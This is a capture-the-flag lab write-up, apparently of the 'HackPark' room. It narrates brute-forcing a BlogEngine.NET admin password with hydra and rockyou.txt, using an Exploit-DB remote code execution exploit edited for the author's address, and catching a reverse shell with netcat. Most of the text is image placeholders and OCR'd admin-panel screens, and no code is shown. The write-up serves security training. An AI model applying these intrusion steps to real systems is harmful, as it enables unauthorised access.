
I then used **hydra** to bruteforce the password of the admin user from the *rockyou.txt* wordlist.




After finding the password, I logged into the application.




I was then able to access the admin panel.




The About section also revealed the identity of the user running the application.




I now download the RCE exploit.




I read the description of the exploit on **Exploit-DB**.





I also edited the exploit and added my local address to get a reverse shell.





I then followed the instructions given in the description to get upload my payload.





hackpark
Not secure
10.10.145.66/admin/#/content/posts?fltr=pub
Administrator
DASHBOARD
CONTENT
CUSTOM
SETTINGS
ABOUT
POSTS
NEW
ALL
TITLE
AUTHOR
COMMENTS
DATE
PUBLISHED
Welcome to HackPark
Admin
2018-05-20
blogengine.net



hackpark
Not secure
10.10.145.66/admin/app/editor/editpost.cshtml?id=f39c3289-e861-48f7-a4b7-edaaffe6f6dc
Administrator
DASHBOARD
CONTENT
Posts
Comments
Pages
Categories
Tags
CUSTOM
SETTINGS
ABOUT
Welcome to HackPark
Formats
File manager
SLUG (OPTIONAL)
welcome-to-hack-park
GO TO POST
UNPUBLISH
SAVE
CANCEL
CATEGORIES
BlogEngine.NET
TAGS
Blogging
welcome
Type a
DATE
2018-05-20 22:00
Enable comments
CUSTOMIZE
blogengine.net









After uploading the payload, I accessed the endpoint and got a reverse shell on my **netcat** listener.



